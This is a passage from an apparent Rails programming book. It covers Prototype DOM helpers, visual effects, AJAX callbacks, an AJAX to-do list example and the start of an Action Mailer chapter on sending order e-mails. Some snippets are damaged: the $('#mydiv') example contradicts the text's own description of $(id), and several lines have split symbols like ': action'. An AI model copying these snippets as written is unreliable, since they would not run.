The standard support for DOM manipulation in JavaScript is cumbersome and clunky, so Prototype delivers handy shortcuts for a number of often-used operations. These functions are all JavaScript and are intended to be invoked from within the pages delivered to the browser.

`$(id)`

Pass the `$( )` method a string, and it returns the DOM element with the given id. Otherwise it returns its argument. (This behavior means you can pass in either an element's `id=` attribute or the element itself and get an element returned.)

```
$('#mydiv').style.border = "1px solid red"; /* sets border on mydiv */
```

`Element.toggle(element, ...)`

`Element.toggle()` toggles whether the given element (or elements) are shown. Internally, it switches the value of the CSS display attribute between 'inline' and 'none'.

```
Element.toggle('mydiv'); /* toggles mydiv */
Element.toggle('div1', 'div2', 'div3'); /* toggles div1-div3 */
```

`Element.show(element, ...)`

`Element.show()` ensures all elements it receives as parameters will be shown.

```
Element.show('warning'); /* shows the element with id 'warning' */
```

`Element.hide(element, ...)`

Opposite of `Element.show()`.

`Element.remove(element)`

`Element.remove()` completely removes an element from the DOM.

```
Element.remove('mydiv'); /* completely erase mydiv */
```

Insertion methods

The various insertion methods make it easy to add HTML fragments to existing elements. They are discussed in Section 20.4, *Replacement Techniques*, on page 467.

Visual Effects

Because AJAX works in the background, it's transparent to the user. The server may receive an AJAX request, but the user doesn't necessarily get any feedback about what's going on. The browser doesn't even indicate that a page is loading. The user might click a button to delete an entry from a to-do list, and that button might send off a request to the server, but without feedback, how is the user to know what's happening? And, typically, if they *don't* see something happening, the average user will just click the button, over and over.

Our job then is to provide feedback when the browser doesn't. We need to let the user know visually that something is happening. This is a two-step process. First, we can use various DOM manipulation techniques to do things to the browser display to mirror what is happening on the server. However, on its own, this approach might not be enough.

For example, take a `link_to_remote()` call that deletes a record from your database and then empties out the DOM element that displayed that data. For your user, the element seems to disappear on their display instantly. In a traditional desktop application, this would be not be a big deal, as users take this behavior for granted. In a web application, this can cause problems: your user might just not “get it.”

That's why there's the second step. You should use effects to provide feedback that the change has been made. If the record disappears in an animated “puff” or fades out smoothly, your user will be happier believing that the action he or she chose really took place.

Visual effects support is bundled into its own JavaScript library, `effects.js`. As it depends on `prototype.js`, you'll need to include both if you want to use effects on your site (probably by editing the layout template).

```
<%= javascript_include_tag "prototype", "effects" %>
```

There are two types of effects: one-shot effects and repeatedly callable effects.

One-Shot Effects

These effects are used to convey a clear message to the user: *something is gone, or something had been changed or added*. All these effects take one parameter, an element on your page. You should use a JavaScript string containing the id of an element: `new Effect.Fade('id_of_an_element')`. If you use an effect inside an element's events, you can also use the new `Effect.Fade(this)` syntax—this way you won't have to use an id attribute if you don't otherwise need it.

`Effect.Appear(element)`

This effect changes the opacity of the given element smoothly from 0% to 100%, fading it in smoothly.

`Effect.Fade(element)`

The opposite of `Effect.Appear()`—the element will fade out smoothly, and its display CSS property will be set to none at the end (which will take the element out of the normal page flow).

`Effect.Highlight(element)`

Use the illustrious *Yellow Fade Technique*⁷ on the element, making its background fade smoothly from yellow to white. A great way to tell your user that some value has been updated not only in the browser but on the server, too.

`Effect.Puff(element)`

Creates the illusion that an element disappears in a gently expanding cloud of smoke. Fades out the element, and scales it up at the same time. At the end of the animation, the display property will be set to none (see Figure 20.7, on the following page).

`Effect.Squish(element)`

Makes the element disappear by smoothly making it smaller.

The screenshots in Figure 20.7 were generated by the following template. The code at the top is a helper method that sets up an alternating style for the squares in the grid. The loop at the bottom creates the initial set of 16 squares. When a *Destroy* link is clicked, the *destroy* action in the controller is called. In this example, the controller does nothing, but in real life it might remove a record from a database table. When the action completes, the Puff effect is invoked on the square that was clicked, and away it goes.

⁷As evangelized by 37signals; see <http://www.37signals.com/svn/archives/000558.php>.




 Figure 20.7: Up and Away...

Download `e1/web2/app/views/example/effects.rhtml`

```
<% def style_for_square(index)
  color = (index % 2).zero? ? "#444" : "#ccc"
  %{ width: 150px; height: 120px; float: left;
    padding: 10px; color: #fff; text-align:center;
    background: #{color} }
end
%>
<% 16.times do |i| %>
  <div id="mydiv<%= i %>" style="<%= style_for_square(i) %>">
    <div style="font-size: 5em;"><%= i %></div>
    <%= link_to_remote("Destroy",
      :complete => "new Effect.Puff('mydiv#{i}')" ,
      :url => { :action => :destroy, :id => i } ) %>
  </div>
<% end %>
```

Repeatedly Callable Effects

`Effect.Scale(element, percent)`

This effect smoothly scales the given element. If you scale a `<div>`, all contained elements must have their width and height set in *em* units. If you scale an image, width and height are not required to be

set.

Let's do some scaling on an image.

```
<%= image_tag("image1",
               :onclick => "new Effect.Scale(this, 125)") %>
```

You can also do this with text, if you use em units for your font sizes.

```
<%= content_tag("div",
                 "Here is some text that will get scaled.",
                 :style => "font-size:1.0em; width:100px;",
                 :onclick => "new Effect.Scale(this, 125)") %>
```

`Element.setContentZoom(element, percent)`

This effect provides a nonanimated way to set the scale of text and other elements that use *em* units.

```
<div id="outerdiv"
  style="width:200px; height:200px; border:1px solid red;">
  <div style="width:10em; height:2em; border:1px solid blue;">
    First inner div
  </div>
  <div style="width:150px; height: 20px; border:1px solid blue;">
    Second inner div
  </div>
</div>
<%= link_to_function("Small", "Element.setContentZoom('outerdiv', 75)") %>
<%= link_to_function("Medium", "Element.setContentZoom('outerdiv', 100)") %>
<%= link_to_function("Large", "Element.setContentZoom('outerdiv', 125)") %>
```

Note that the size of the second inner `<div>` does not change, as it does not use em units.

20.4 Advanced Techniques

In this section we'll look at some more advanced AJAX.

Replacement Techniques

As we've mentioned earlier, the Prototype library provides some advanced replacement techniques that do more than just overwrite an element's contents. You call these using the various Insertion objects.

`Insertion.Top(element, content)`

Inserts an HTML fragment after the start of an element.

```
new Insertion.Top('mylist', '<li>Wow, I\'m the first list item!</li>');
```

`Insertion.Bottom(element, content)`

Inserts an HTML fragment immediately before the end of an element.

You can use this for example to insert new table rows at the end of a `<table>` element or new list items at the end of an `<ol>` or `<ul>` element.

```
new Insertion.Bottom('mytable', '<tr><td>We\'ve a new row here!</td></tr>');
```

`Insertion.Before(element, content)`

Inserts an HTML fragment before the start of an element.

```
new Insertion.Before('mypara', '<h1>I\'m dynamic!</h1>');
```

`Insertion.After(element, content)`

Inserts an HTML fragment after the end of an element.

```
new Insertion.After('mypara', '<p>Yet an other paragraph.</p>');
```

More on Callbacks

You can use four JavaScript callbacks with the methods `link_to_remote()`, `form_remote_tag()`, and `observe_xxx`. These callbacks automatically have access to a JavaScript variable called `request`, which contains the corresponding XMLHttpRequest object.

`:loading()`

Invoked when the XMLHttpRequest starts sending data to the server (that is, when it makes the call).

`:loaded()`

Invoked when all the data has been sent to the server, and XMLHttpRequest now waits for the server response.

`:interactive()`

This event is triggered when data starts to come back from the server. Note that this event's implementation is very browser-specific.

`:complete()`

Invoked when all data from the server's response has been received and the call is complete.

For now, you probably don't want to use the `:loaded()` and `:interactive()` callbacks—they can behave very differently depending on the browser. `:loading()` and `:complete()` will work with all supported browsers and will always be called exactly once.

`link_to_remote()` has several additional parameters for more flexibility.

`:confirm`

Use a confirmation dialog, just like `:confirm` on `link_to()`.

`:condition`

Provide a JavaScript expression that gets evaluated (on clicking the link); the remote request will be started only if the expression returns true.

`:before, :after`

Evaluate a JavaScript expression immediately before and/or after the AJAX call is made. (Note that `:after` doesn't wait for the return of the call. Use the `:complete` callback instead.)

The request object holds some useful methods.

`request.responseText`

Returns the body of the response returned by the server (as a string).

`request.status`

Returns the HTTP status code returned by the server (i.e., 200 means success, 404 not found).⁸

`request.getResponseHeader(name)`

Returns the value of the given header in the response returned by the server.

Progress Indicators

You can use the callbacks to give your users feedback that something's going on.

Take a look at this example.

```
<%= text_field_tag :search %>
<%= image_tag("indicator.gif",
               :id    => 'search-indicator',
               :style => 'display:none') %>

<%= observe_field("search",
                  :update  => :results,
                  :url     => { :action => :search},
                  :loading => "Element.show('search-indicator')",
                  :complete => "Element.hide('search-indicator')") %>
```

The image `indicator.gif` will be displayed only while the AJAX call is active. For best results, use an animated image.⁹

⁸See Chapter 10 of RFC 2616 for possible status codes. It's available online at <http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html>.

⁹Take a look at the various throbbing images that browsers use to indicate page loading is in progress.

For the `text_field()` autocomplete feature, indicator support is already built in.

```
<%= text_field(:items,
               :description,
               :remote_autocomplete => { :action => :autocomplete },
               :indicator => "/path/to/image") %>
```

Multiple Updates

If you rely heavily on the server to do client-side updates, and need more flexibility than the `:update => 'elementid'` construct provides, callbacks may be the answer.

The trick is to have the server send JavaScript to the client as part of an AJAX response. As this JavaScript has full access to the DOM, it can update as much of the browser window as you need. To pull off this magic, use `:complete => "eval(request.responseText)"` instead of `:update`. You can generate JavaScript within your view that is then delivered to the client and executed.

Let's trigger some random fade effects. First we need the controller.

[Download](#) `e1/web2/app/controllers/example_controller.rb`

```
def multiple
end

def update_many
  render(:layout => false)
end
```

Not much going on there. The `multiple.rhtml` template is more interesting.

[Download](#) `e1/web2/app/views/example/multiple.rhtml`

```
<%= link_to_remote("Update many",
                  :complete => "eval(request.responseText)",
                  :url => { :action => :update_many }) %>

<hr/>

<% style = "float:left; width:100px; height:50px;" %>

<% 40.times do |i|
  background = "text-align: center; background-color:##{("%02x" % (i*5))*3};" %>

  <%= content_tag("div",
                  "I'm div #{i}",
                  :id => "div#{i}",
                  :style => style + background) %>
```

```
<% end %>
```

This generates 40 `<div>` elements. The `eval(request.responseText)` code on the second line allows us to generate JavaScript in the `update_many.rhtml` template.

[Download](#) e1/web2/app/views/example/update_many.rhtml

```
<% 3.times do %>
  new Effect.Fade('div<%= rand(40) %>');
<% end %>
```

Each time “Update many” is clicked, the server sends back three lines of JavaScript, which in turn fade out up to three random `<div>` elements!

To insert arbitrary HTML more easily, use the `escape_javascript()` helper function. This makes sure all `'` and `"` characters and newlines will get properly escaped to build a JavaScript string.

```
new Insertion.Bottom('mytable',
  '<%= escape_javascript(render(:partial => "row")) %>');
```

If you return JavaScript in the view to be executed by the web browser, you have to take into account what happens if there is an error while rendering the page. By default, Rails will return an HTML error page, which is not what you want in this case (as a JavaScript error will occur).

As this book is going to press, work is underway to add error event handlers to `link_to_remote()` and `form_remote_tag()`. Check the documentation for the latest details.

Dynamically Updating a List

One of the canonical uses for AJAX is updating a list on the user’s browser. As the user adds or deletes items, the list changes without refreshing the full page. Let’s write code that does this. It’s a useful technique that also lets us combine many of the concepts we’ve covered in this chapter.

Our application is (yet another) to-do list manager. It displays a simple list of items and has a form where users can add new items. Let’s start by writing the non-AJAX version. It uses conventional forms.

Rather than bother with database tables, we’ll experiment using an in-memory model class. Here’s `item.rb`, which goes in `app/models`.

[Download](#) e1/web2/app/models/item.rb

```
class Item
  attr_reader :body
```

```

attr_reader :posted_on

FAKE_DATABASE = []

def initialize(body)
  @body = body
  @posted_on = Time.now
  FAKE_DATABASE.unshift(self)
end

def self.find_recent
  FAKE_DATABASE
end

# Populate initial items
new("Feed cat")
new("Wash car")
new("Sell start-up to Google")
end

```

The controller provides two actions, one to list the current items and the second to add an item to the list.

Download e1/web2/app/controllers/list_no_ajax_controller.rb

```

class ListNoAjaxController < ApplicationController
  def index
    @items = Item.find_recent
  end
  def add_item
    Item.new(params[:item_body])
    redirect_to(:action => :index)
  end
end

```

The view has a simple list and a form to add new entries.

Download e1/web2/app/views/list_no_ajax/index.html

```

<ul id="items">
<%= render(:partial => 'item', :collection => @items) %>
</ul>

<%= form_tag(:action => "add_item") %>
  <%= text_field_tag('item_body') %>
  <%= submit_tag("Add Item") %>
<%= end_form_tag %>

```

It uses a trivial partial template for each line.

Download e1/web2/app/views/list_no_ajax/_item.html

```

<li>
  <p>

```

```

    <%= item.posted_on.strftime("%H:%M:%S") %>:
    <%= h(item.body) %>
  </p>
</li>

```

Now let's add AJAX support to this application. We'll change the form to submit the new to-do item via XMLHttpRequest, having it store the resulting rendered item into the top of the list on the existing page.

```

<ul id="items">
  <%= render(:partial => 'item', :collection => @items) %>
</ul>

<%= form_remote_tag(:url => { :action => "add_item" },
                    :update => "items",
                    :position => :top) %>
  <%= text_field_tag('item_body') %>
  <%= submit_tag("Add Item") %>
<%= end_form_tag %>

```

We then change the controller to render the individual item in the `add_item` method. Note how the action shares the partial with the view. This is a common pattern; the view uses the partial template to render the initial list, and the controller uses it to render new items as they are created.

[Download](#) `e1/web2/app/controllers/list_controller.rb`

```

def add_item
  item = Item.new(params[:item_body])
  render(:partial => "item", :object => item, :layout => false)
end

```

However, we can do better than this. Let's give the user a richer experience. We'll use the `:loading` and `:complete` callbacks to give them visual feedback as their request is handled.

- When they click the `Add Item` button, we'll disable it and show a message to say we're handling the request.
- When the response is received, we'll use the hip Yellow Fade to highlight the newly added item in the list. We'll remove the busy message, reenable the `Add Item` button, clear out the text field, and put focus into the field ready for the next item to be entered.

That's going to require two JavaScript functions. We'll put these in a `<script>` section in our page header, but the header is defined in the page template. We'd rather not write a special template for each of the different actions in the controller, so we'll parameterize the layout for the whole controller using the *content for* system. This is both simple and powerful. In the template for the action, we can use the `content_for` declaration to capture some

text and store it into an instance variable. Then, in the template, we can interpolate the contents of that variable into (in this case) the HTML page header. In this way, each action template can customize the shared page template.

In the `index.rhtml` template we'll use the `content_for()` method to set the `@content_for_page_scripts` variable to the text of the two function definitions. When this template is rendered, these functions will be included in the layout. We've also added callbacks in the `form_remote_tag` call and created the message that we toggle to say the form is processing a request.

Download `e1/web2/app/views/list/index.rhtml`

```
<% content_for("page_scripts") do -%>

function item_added() {
  var item = $('items').firstChild;
  new Effect.Highlight(item);
  Element.hide('busy');
  $('form-submit-button').disabled = false;
  $('item-body-field').value = '';
  Field.focus('item-body-field');
}

function item_loading() {
  $('form-submit-button').disabled = true;
  Element.show('busy');
}
<% end -%>

<ul id="items">
<%= render(:partial => 'item', :collection => @items) %>
</ul>

<%= form_remote_tag(:url => { :action => "add_item" },
                    :update => "items",
                    :position => :top,
                    :loading => 'item_loading()',
                    :complete => 'item_added()') %>

<%= text_field_tag('item_body', '', :id => 'item-body-field') %>

<%= submit_tag("Add Item", :id => 'form-submit-button') %>
  <span id='busy' style="display: none">Adding...</span>

<%= end_form_tag %>
```

Then in the page template we'll include the contents of the instance variable `@contents_for_page_scripts` in the header.

Download [e1/web2/app/views/layouts/list.rhtml](#)

```
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
  <%= javascript_include_tag("prototype", "effects") %>
  <script type="text/javascript"><%= @content_for_page_scripts %></script>
  <title>My To Do List</title>
</head>

<body>
<%= @content_for_layout %>
</body>
```

In general, this approach of starting with a non-AJAX page and then adding AJAX support lets you work on the application level first and then focus in on presentation.

Using Effects without AJAX

Using the effects without AJAX is a bit tricky. While it's tempting to use the `window.onload` event for this, your effect will occur only after all elements in the page (including images) have been loaded.

Placing a `<script>` tag directly after the affected elements in the HTML is an alternative, but this can cause rendering problems (depending on the contents of the page) with some browsers. If that is the case, try inserting the `<script>` tag at the very bottom of your page.

The following snippet from an RHTML page would apply the Yellow Fade Technique to an element.

Download [e1/web2/app/views/example/withoutajax.rhtml](#)

```
<div id="mydiv">Some content</div>
<script type="text/javascript">
  new Effect.Highlight('mydiv');
</script>
```

Testing

Testing your AJAX'd functions and forms is straightforward, as there is no real difference between them and normal HTML links and forms. There is one special provision to simulate calls to actions exactly as if they were generated by the Prototype library. The method `xml_http_request()` (or `xhr()` for short) wraps the normal `get()`, `post()`, `put()`, `delete()`, and `head()` methods, allowing your test code to invoke controller actions as if it were JavaScript running in a browser. For example, a test might use the following to invoke the `index` action of the `post` controller.

```
xhr :post :index
```

The wrapper sets the result of `request.xhr?` to `true` (see Section 20.4, *Called by AJAX?*).

If you'd like to add browser and functional testing to your web application, have a look at Selenium.¹⁰ It lets you check for things such as DOM changes right in your browser. For JavaScript unit testing, you might want to try JsUnit.¹¹

If you stumble across some unexpected behavior in your application, have a look at your browser's JavaScript console. Not all browsers have good support for this. A good tool is the Venkman¹² add-on for Firefox, which supports advanced JavaScript inspection and debugging.

Backward Compatibility

Rails has several features that can help make your AJAX'd web application work with non-AJAX browsers or browsers with no JavaScript support.

You should decide early in the development process if such support is necessary or not; it may have profound implications on your development plans.

Called by AJAX?

Use the `request.xml_http_request?` method, or its shorthand form `request.xhr?`, to check if an action was called via the Prototype library.

Download `e1/web2/app/controllers/example_controller.rb`

```
def checkxhr
  if request.xhr?
    render(:text => "21st century Ajax style.", :layout => false)
  else
    render(:text => "Ye olde Web.")
  end
end
```

Here is the `check.rhtml` template.

Download `e1/web2/app/views/example/check.rhtml`

```
<%= link_to_remote('Ajax..',
                  :complete => 'alert(request.responseText)',
```

¹⁰<http://selenium.thoughtworks.com/>

¹¹<http://www.edwardh.com/jsunit/>

¹²<http://www.mozilla.org/projects/venkman/>

```

: url => { : action => : checkxhr } } %>

<%= link_to('Not ajax...', : action => : checkxhr) %>

```

Adding Standard HTML Links to AJAX

To add support for standard HTML links to your `link_to_remote` calls, just add an `: href => URL` parameter to the call. Browsers with disabled JavaScript will now just use the standard link instead of the AJAX call—this is particularly important if you want your site to be accessible by users with visual impairments (and who therefore might use specialized browser software).

Download <e1/web2/app/views/example/compat.html>

```

<%= link_to_remote("Works without JavaScript, too...",
  { : update => 'mydiv',
    : url    => { : action => : say_hello } },
  { : href   => url_for( : action => : say_hello ) } ) %>

```

This isn't necessary for calls to `form_remote_tag()` as it automatically adds a conventional `action=` option to the form which invokes the action specified by the `: url` parameter. If JavaScript is enabled, the AJAX call will be used, otherwise a conventional HTTP POST will be generated. If you want different actions depending on whether JavaScript is enabled, add a `: html => { : action => URL, : method => 'post' }` parameter. For example, the following form will invoke the `guess` action if JavaScript is enabled and the `post_guess` action otherwise.

Download e1/web2/app/views/example/compat_form.html

```

<%= form_remote_tag(
  : update => "update_div",
  : url    => { : action => : guess },
  : html   => {
    : action => url_for( : action => : post_guess ),
    : method => 'post' } ) %>

<% # ... %>

<%= end_form_tag %>

```

Of course, this doesn't save you from the additional homework of paying specific attention on what gets rendered—and where. Your actions must be aware of the way they're called and act accordingly.

Back Button Blues

By definition, your browser's Back button will jump back to the last page rendered as a whole (which happens primarily via *standard HTML links*).

You should take that into account when designing the screen flow of your app. Consider the grouping of objects of pages. A parent and its child objects typically fall into a logical group, whereas a group of parents normally are each in disjoint groups. It's a good idea to use non-AJAX links to navigate between groups and use AJAX functions only within a group. For example, you might want to use a normal link when you jump from a weblog's start page to an article (so the Back button jumps back to the start page) and use AJAX for commenting on the article.¹³

Web V2.1

The AJAX field is changing rapidly, and Rails is at the forefront. This makes it hard to produce definitive documentation in a book—the libraries have moved on even while this book is being printed.

Keep your eyes open for additions to Rails and its AJAX support. As I'm writing this, we're seeing the start of support for autocompleting text fields (à la Google Suggest) file uploads with progress information, drag-and-drop support, lists where the user can reorder elements on screen, and so on.

A good place to check for updates (and to play with some cool effects) is Thomas Fuchs's site <http://script.aculo.us/>.

¹³In fact, that's what the popular Rails-based weblog software Typo does. Have a look at <http://typo.leetsoft.com/>.

Action Mailer

Action Mailer is a simple Rails component that allows your applications to send and receive e-mail. Using Action Mailer, your online store could send out order confirmations, and your incident tracking system could automatically log problems submitted to a particular e-mail address.

21.1 Sending E-mail

Before you start sending e-mail you'll need to configure Action Mailer. Its default configuration works on some hosts, but you'll want to create your own configuration anyway, just to make it an explicit part of your application.

E-mail Configuration

E-mail configuration is part of a Rails application's environment. If you want to use the same configuration for development, testing, and production, add the configuration to `environment.rb` in the `config` directory; otherwise, add different configurations to the appropriate files in the `config/environments` directory.

You first have to decide how you want mail delivered.

```
ActionMailer::Base.delivery_method = :smtp | :sendmail | :test
```

The `:test` setting is great for unit and functional testing. E-mail will not be delivered, but instead will be appended to an array (accessible as `ActionMailer::Base.deliveries`). This is the default delivery method in the test environment.

The `:sendmail` setting delegates mail delivery to your local system's `sendmail` program, which is assumed to be in `/usr/sbin`. This delivery mechanism is

not particularly portable, as sendmail is not always installed in this directory on different operating systems. It also relies on your local sendmail supporting the `-i` and `-t` command options.

You achieve more portability by leaving this option at its default value of `:smtp`. If you do so, though, you'll need also to specify some additional configuration to tell Action Mailer where to find an SMTP server to handle your outgoing e-mail. This may be the machine running your web application, or it may be a separate box (perhaps at your ISP if you're running Rails in a noncorporate environment). Your system administrator will be able to give you the settings for these parameters. You may also be able to determine them from your own mail client's configuration.

```
ActionMailer::Base.server_settings = {
  :address => "domain.of.smtp.host.net",
  :port    => 25,
  :domain  => "domain.of.sender.net",
  :authentication => :login,
  :user_name => "dave",
  :password => "secret",
}
```

`:address =>` and `:port =>`

Determines the address and port of the SMTP server you'll be using. These default to localhost and 25, respectively.

`:domain =>`

The domain that the mailer should use when identifying itself to the server. This is called the HELO domain (because HELO is the command the client sends to the server to initiate a connection). You should normally use the top-level domain name of the machine sending the e-mail, but this depends on the settings of your SMTP server (some don't check, and some check to try to reduce spam and so-called open-relay issues).

`:authentication =>`

One of `:plain`, `:login`, or `:cram_md5`. Your server administrator will help choose the right option. There is currently no way of using TLS (SSL) to connect to a mail server from Rails. This parameter should be omitted if your server does not require authentication.

`:user_name =>` and `:password =>`

Required if `:authentication` is set.

Other configuration options apply regardless of the delivery mechanism chosen.

```
ActionMailer::Base.perform_deliveries = true | false
```

If `perform_deliveries` is true (the default), mail will be delivered normally. If false, requests to deliver mail will be silently ignored. This might be useful to disable e-mail while testing.

```
ActionMailer::Base.raise_delivery_errors = true | false
```

If `raise_delivery_errors` is true (the default), any errors that occur when initially sending the e-mail will raise an exception back to your application. If false, errors will be ignored. Remember that not all e-mail errors are immediate—an e-mail might bounce four days after you send it, and your application will (you hope) have moved on by then.

```
ActionMailer::Base.default_charset = "utf-8"
```

The character set used for new e-mail.

Sending E-mail

Now that we've got everything configured, let's write some code to send e-mails.

By now you shouldn't be surprised that Rails has a generator script to create mailers. What might be surprising is where it creates them. In Rails, a mailer is a class that's stored in the `app/models` directory. It contains one or more methods, each method corresponding to an e-mail template. To create the body of the e-mail, these methods in turn use views (in just the same way that controller actions use views to create HTML and XML). So, let's create a mailer for our store application. We'll use it to send two different types of e-mail: one when an order is placed and a second when the order ships. The `generate_mailer` script takes the name of the mailer class, along with the names of the e-mail action methods.

```
depot> ruby script/generate mailer OrderMailer confirm sent
exists  app/models/
create  app/views/order_mailer
exists  test/unit/
create  test/fixtures/order_mailers
create  app/models/order_mailer.rb
create  test/unit/order_mailer_test.rb
create  app/views/order_mailer/confirm.rhtml
create  test/fixtures/order_mailers/confirm
create  app/views/order_mailer/sent.rhtml
create  test/fixtures/order_mailers/sent
```

Notice that we've created an `OrderMailer` class in `app/models` and two template files, one for each e-mail type, in `app/views/order_mailer`. (We also created a bunch of test-related files—we'll look into these later in Section 21.3, *Testing E-mail*, on page 489).

Each method in the mailer class is responsible for setting up the environment for sending a particular e-mail. It does this by setting up instance variables containing data for the e-mail's header and body. Let's look at an example before going into the details. Here's the code that was generated for our OrderMailer class.

```
class OrderMailer < ActionMailer::Base

  def confirm(sent_at = Time.now)
    @subject    = 'OrderMailer#confirm'
    @recipients = ''
    @from       = ''
    @sent_on    = sent_at
    @headers    = {}
    @body       = {}
  end

  def sent(sent_at = Time.now)
    @subject    = 'OrderMailer#sent'
    # ... same as above ...
  end
end
```

Apart from @body, which we'll discuss in a second, the instance variables all set up the envelope and header of the e-mail that's to be created:

@bcc = *array* or *string*

Blind-copy recipients, using the same format as @recipients.

@cc = *array* or *string*

Carbon-copy recipients, using the same format as @recipients.

@charset = *string*

The character set used in the e-mail's Content-Type: header. Defaults to the default_charset attribute in server_settings, or "utf-8".

@from = *array* or *string*

One or more e-mail addresses to appear on the From: line, using the same format as @recipients. You'll probably want to use the same domain name in these addresses as the domain you configured in server_settings.

@headers = *hash*

A hash of header name/value pairs, used to add arbitrary header lines to the e-mail.

```
@headers["Organization"] = "Pragmatic Programmers, LLC"
```

`@recipients = array or string`

One or more e-mail addresses for recipients. These may be simple addresses, such as `dave@pragprog.com`, or some identifying phrase followed by the e-mail address in angle brackets.

```
@recipients = [ "andy@pragprog.com",
                 "Dave Thomas <dave@pragprog.com>" ]
```

`@sent_on = time`

A `Time` object that sets the e-mail's `Date:` header. If not specified, the current date and time will be used.

`@subject = string`

The subject line for the e-mail.

The `@body` is a hash, used to pass values to the template that contains the e-mail. We'll see how that works shortly.

E-mail Templates

The `generate` script created two e-mail templates in `app/views/order_mailer`, one for each action in the `OrderMailer` class. These are regular ERb `.html` files. We'll use them to create plain-text e-mails (we'll see later how to create HTML e-mail). As with the templates we use to create our application's web pages, the files contain a combination of static text and dynamic content. Here's the template in `confirm.html` that is sent to confirm an e-mail.

[Download](#) `e1/mailer/app/views/order_mailer/confirm.html`

```
Dear <%= @order.name %>
```

```
Thank you for your recent order from The Pragmatic Store.
```

```
You ordered the following items:
```

```
<%= render(:partial => "../line_item", :collection => @order.line_items) %>
```

```
We'll send you a separate e-mail when your order ships.
```

There's one small wrinkle in this template. We have to give `render()` the explicit path to the template (the leading `./`) as we're not invoking the view from a real controller, and Rails can't guess the default location.

The partial template that renders a line item formats a single line with the item quantity and the title. Because we're in a template, all the regular helper methods, such as `truncate()`, are available.

Download e1/mailer/app/views/order_mailer/_line_item.html

```
<%= sprintf("%2d x %s",
           line_item.quantity,
           truncate(line_item.product.title, 50)) %>
```

We now have to go back and fill in the `confirm()` method in the `OrderMailer` class.

Download e1/mailer/app/models/order_mailer.rb

```
class OrderMailer < ActionMailer::Base

  def confirm(order)
    @subject      = "Pragmatic Store Order Confirmation"
    @recipients    = order.email
    @from          = 'orders@pragprog.com'
    @body["order"] = order
  end
end
```

Now we get to see what the `@body` hash does: values set into it are available as instance variables in the template. In this case, the `order` object will be stored into `@order`.

Generating E-mails

Now that we have our template set up and our mailer method defined, we can use them in our regular controllers to create and/or send emails. However, we don't call the method directly. That's because there are two different ways you can create e-mail from within Rails: you can create an e-mail as an object, or you can deliver an e-mail to its recipients. To access these functions, we call class methods called `create_xxx` and `deliver_xxx`, where `xxx` is the name of the instance method we wrote in `OrderMailer`. We pass to these class methods the parameter(s) that we'd like our instance methods to receive. To send an order confirmation e-mail, for example, we could call

```
OrderMailer.deliver_confirm(order)
```

To experiment with this without actually sending any e-mails, we can write a simple action that creates an e-mail and displays its contents in a browser window.

Download e1/mailer/app/controllers/test_controller.rb

```
class TestController < ApplicationController

  def create_order
```

```

    order = Order.find_by_name("Dave Thomas")
    email = OrderMailer.create_confirm(order)
    render(:text => "<pre>" + email.encoded + "</pre>")
  end
end

```

The `create_confirm()` call invokes our `confirm()` instance method to set up the details of an e-mail. Our template is used to generate the body text. The body, along with the header information, gets added to a new e-mail object, which `create_confirm()` returns. The object is an instance of class `TMail::Mail`.¹ The `email.encoded()` call returns the text of the e-mail we just created: our browser will show something like

```

Date: Fri, 29 Apr 2005 08:11:38 -0500
From: orders@pragprog.com
To: dave@pragprog.com
Subject: Pragmatic Store Order Confirmation
Content-Type: text/plain; charset=utf-8

```

Dear Dave Thomas

Thank you for your recent order from The Pragmatic Store.

You ordered the following items:

```

1 x Programming Ruby, 2nd Edition
2 x Pragmatic Project Automation

```

We'll send you a separate e-mail when your order ships.

If we'd wanted to send the e-mail, rather than just create an e-mail object, we could have called `OrderMailer.deliver_confirm(order)`.

Delivering HTML-Format E-mail

The simplest way of creating HTML e-mail is to create a template that generates HTML for the e-mail body and then set the content type on the `TMail::Mail` object to `text/html` before delivering the message.

We'll start by implementing the `sent()` method in `OrderMailer`. (In reality, there's so much commonality between this method and the original `confirm()` method that we'd probably refactor both to use a shared helper.)

[Download](#) `e1/mailer/app/models/order_mailer.rb`

```
class OrderMailer < ActionMailer::Base
```

¹TMail is Minero Aoki's excellent e-mail library; a version ships with Rails.

```

def sent(order)
  @subject      = "Pragmatic Order Shipped"
  @recipients   = order.email
  @from         = 'orders@pragprog.com'
  @body["order"] = order
end
end

```

Next, we'll write the sent.rhtml template.

[Download](#) e1/mailer/app/views/order_mailer/sent.rhtml

```

<h3>Pragmatic Order Shipped</h3>

<p>
  This is just to let you know that we've
  shipped your recent order:
</p>

<table>
  <tr><th>Qty</th><th></th><th>Description</th></tr>

  <%= render(:partial => "_html_line_item", :collection => @order.line_items) %>

</table>

```

We'll need a new partial template that generates table rows. This goes in the file _html_line_item.rhtml.

[Download](#) e1/mailer/app/views/order_mailer/_html_line_item.rhtml

```

<tr>
